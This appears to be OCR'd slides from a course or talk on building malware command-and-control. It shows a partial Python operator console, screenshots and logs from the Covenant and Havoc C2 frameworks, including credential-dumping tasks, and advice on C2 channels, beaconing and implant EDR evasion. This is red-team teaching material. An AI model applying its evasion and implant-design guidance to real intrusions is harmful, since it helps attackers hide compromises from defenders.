
```python
cmds = WordCompleter(
    [
    "shell",
    "getpid",
    "getuid",
    "processes",
    "infected",
    "interact"
    ],
    meta_dict={
        "shell": "Execute shell command using cmd.exe",
        "getpid": "Get process ID",
        "getuid": "Get user ID",
        "processes": "List processes running on host",
        "infected": "Lists infected hosts",
        "interact": "Interacts with an infected host"
    },
    ignore_case=True,
)

active_target = None
targets = []
tasks = {}

def main(port):
    global active_target
    print(f"|_Listening on port {port}")
    print("|_Press CTRL+D to exit")
    history_file = FileHistory(".maldev_dummies")

    session = PromptSession(lexer=PygmentsLexer(BashLexer), completer=cmds, complete_style=CompleteStyle.MULTI_COLUMN, complete_while_typing=True, refresh_interval=0.5, history=history_file)
    while True:
        try:
            with patch_stdout(raw=True):
                prompt = f"{active_target}->"
                command = session.prompt(prompt, auto_suggest=AutoSuggestFromHistory())
                command = command.split()
                if command[0] == "interact":
                    active_target = command[1]
                elif command[0] == "shell":···
                elif command[0] == "getpid":···
                elif command[0] == "getuid":···
                else:
                    print("Invalid command")
```

Interface: Web Application

- Flask
- Django
- HTTP.Server

Web applications are a popular choice for interfaces. They can be accessed from essentially any platform, and have a large variety of ways to customize the user experience.

https://github.com/cobbr/Covenant



Dashboard

Grunts

Name	CommType	Hostname	UserName	Status	LastCheckIn	Integrity	OperatingSystem	Process
176a56f1c8	SMB	DESKTOP-F9DQ76G	cobbr	Active	7/18/19 9:21:46 PM	High	Microsoft Windows NT 10.0.17134.0	powershell
31f991ef6c	HTTP	DESKTOP-F9DQ76G	cobbr	Active	7/18/19 9:49:18 PM	High	Microsoft Windows NT 10.0.17134.0	powershell
514c08cc97	SMB	DESKTOP-F9DQ76G	cobbr	Active	7/18/19 9:16:21 PM	High	Microsoft Windows NT 10.0.17134.0	powershell
b564dcaa12	HTTP	DESKTOP-F9DQ76G	cobbr	Active	7/18/19 9:49:15 PM	High	Microsoft Windows NT 10.0.17134.0	powershell

Showing 1 to 4 of 4 entries

Listeners


Name	ListenerType	Status	StartTime	BindAddress	BindPort
62eb6bd841	HTTP	Active	7/18/19 8:57:55 PM	0.0.0.0	80

Taskings

Name	Grunt	Task	Status	UserName	Command	CommandTime	CompletionTime
0903d01960	176a56f1c8	LogonPasswords	Completed	cobbr	LogonPasswords	7/18/19 9:21:11 PM	7/18/19 9:21:21 PM
2c72b6e1ce	31f991ef6c	Connect	Progressed	cobbr	connect localhost gruntsvc	7/18/19 9:08:25 PM	1/1/01 12:00:00 AM
331eedd16c	176a56f1c8	PowerShell	Completed	cobbr	powershell $PSVersionTable	7/18/19 9:21:26 PM	7/18/19 9:21:30 PM
4f2dc6ff95	514c08cc97	WhoAmI	Completed	cobbr	whoami	7/18/19 9:16:07 PM	7/18/19 9:16:10 PM

Interface: GUI

https://github.com/HavocFramework/Havoc


Havoc
Havoc View Attack Scripts Help
Event Viewer
Teamserver Chat
[6da61eae] User/WINDEV2206EVAL

ID	Internal	User	Computer	OS	Process	PID	Arch	Last
6da61eae	172.16.41.129	User	WINDEV2206EVAL	Windows 10	demon.exe	7340	x64	18:11:56.677

```
22/09/2022 18:10:21 [*] Started "Agent - HTTPs" listener
22/09/2022 18:10:21 [*] Started "Pivot - Smb" listener
22/09/2022 18:10:21 [*] Started "External C2 test - ExtC2" listener
22/09/2022 18:10:22 [*] Initialized 6da61eae :: User@172.16.41.129 (WINDEV2206EVAL)
22/09/2022 18:10:25 [+] Spider connected to teamserver
22/09/2022 18:10:37 [+] Neo connected to teamserver
```

```
[22/09/2022 18:10:22] Agent 6DA61EAE authenticated from 192.168.0.148 as WINDEV2206EVAL\User :: [Internal: 172.16.41.129] [Process: demon.exe\7340] [Arch: x64] [Pivot: Direct]

22/09/2022 18:11:03 [Spider] Demon » token getuid
[*] [8AE9134F] Tasked demon to get current user id
[+] Send Task to Agent [16 bytes]
[+] Token User: WINDEV2206EVAL\User

22/09/2022 18:11:17 [Neo] Demon » proc list
[*] [30BF71DE] Tasked demon to enumerate and list all processes
[+] Send Task to Agent [16 bytes]
[*] Process List:

 Name                          PID    PPID   Session   Arch    Threads   User
 ----                          ---    ----   -------   ----    -------   ----
                               0      0      0         x64     8
 System                        4      0      0         x64     149
 Secure System                 72     4      0         x64     0
 Registry                      132    4      0         x64     4
 smss.exe                      384    4      0         x64     2
 csrss.exe                     520    496    0         x64     10
 wininit.exe                   620    496    0         x64     1
 csrss.exe                     640    612    1         x64     12
 services.exe                  700    620    0         x64     7
 winlogon.exe                  728    612    1         x64     3
 LsaIso.exe                    780    620    0         x64     1
 lsass.exe                     796    620    0         x64     11
 svchost.exe                   916    700    0         x64     10
 fontdrvhost.exe               948    620    0         x64     5
 fontdrvhost.exe               944    728    1         x64     5
 svchost.exe                   416    700    0         x64     6
 svchost.exe                   612    700    0         x64     6
 dwm.exe                       1044   728    1         x64     21
[User/WINDEV2206EVAL] demon.exe/7340 x64
>>>
```

C2 Backend

- HTTP Server – When using HTTP/S C2 or have a web application interface
- SQLite Database – Stores data about each connected implant, as well as queued tasks
- Logging module/server – Records all executed commands and output
- Authoritative DNS server – Used for DNS C2 or monitoring for potential investigation

C2 Channels


- HTTP/S
  - Websockets
- DNS
  - DNS over HTTPS
- ICMP
- 3rd party application
- Email
- Any many more!

Considerations:

- Which ports are likely allowed for outbound connections?
  - 80 and 443 are nearly always going to be allowed. High ports and uncommonly used ones, like 22, are more likely to be blocked.
- Which protocols are most likely to be monitored?
- How often is my malware going to be beaconing?
  - Persistence (stage 1) malware: one beacon hourly/daily
  - Interactive (stage 2) malware: typically at least one beacon per minute, if not more

C2: HTTP/S

- Flexible
- Expected, from a network monitoring standpoint
- Able to send and receive large amounts of data




C2: 3rd Party

A third party C2 is a communication channel fully reliant on a 3rd party website or application for establishing connection to an infected computer.


Advantages:
- Can use trusted domains to bypass firewall restrictions
- Choosing the right application can blend well into normal network traffic
- If an API is provided, development can be pretty quick

Disadvantages:

- Large amounts of suspicious traffic may result in your account getting banned.
- Limits in amount of data that can be communicated.
- Slow



Data Bundling & Communication Example


Listening Post
Implant
Operator executes the command "cmd whoami" task to implant A. Task ID "123" is associated with this task. Server notes module as "cmd" and argument as "whoami".
Send check-in packet to server. (A_0)
Check for queued tasks for implant A. Found "whoami" task. Submit task 123 to implant, specifying the module name and arguments.
(123_cmd_whoami)
Parse module name and arguments, perform task and return encoded response with task ID
(123_ V09SS0dST1VQL1VTRVI=)
Decode response, record task 123 as completed and display command output to operator.

→ implantID_check-in

←requestID_taskID_arguments

→requestID_responseData (responseData is typically encoded)

Implant

Implant: Flow

- Enters loop
- Reaches out to C2 server
- Checks for tasks
- If no task:
  - Sleep and restart loop
- If task:
  - Perform action on host
  - Return response to server
  - Sleep and restart loop

Implant: OPSEC

Avoid storing strings within the binary. Can prevent easy discovery by encoding/encrypting required strings and decoding them in runtime, and not including print statements or debug strings in the payload itself

Convert key API calls to direct system calls in mature environments with EDR to evade API hooking.

Sleep obfuscation. A more advanced technique that became popular recently. Allows the implant to encrypt most of its malicious code in memory while not in use. Can help to defeat memory scanners.

Building on a Proof-of-Concept

Just because we’re developing our own malware, it doesn’t mean we constantly need to reinvent the wheel. If you have an idea for a C2 method or a new feature, have a look to see if anyone did it before.


If it’s a barebones example, try rebuilding it yourself and use it as reference if you get stuck. Once you get it working, add in more features to make it operational ready.

https://github.com/praetorian-inc/slack-c2bot

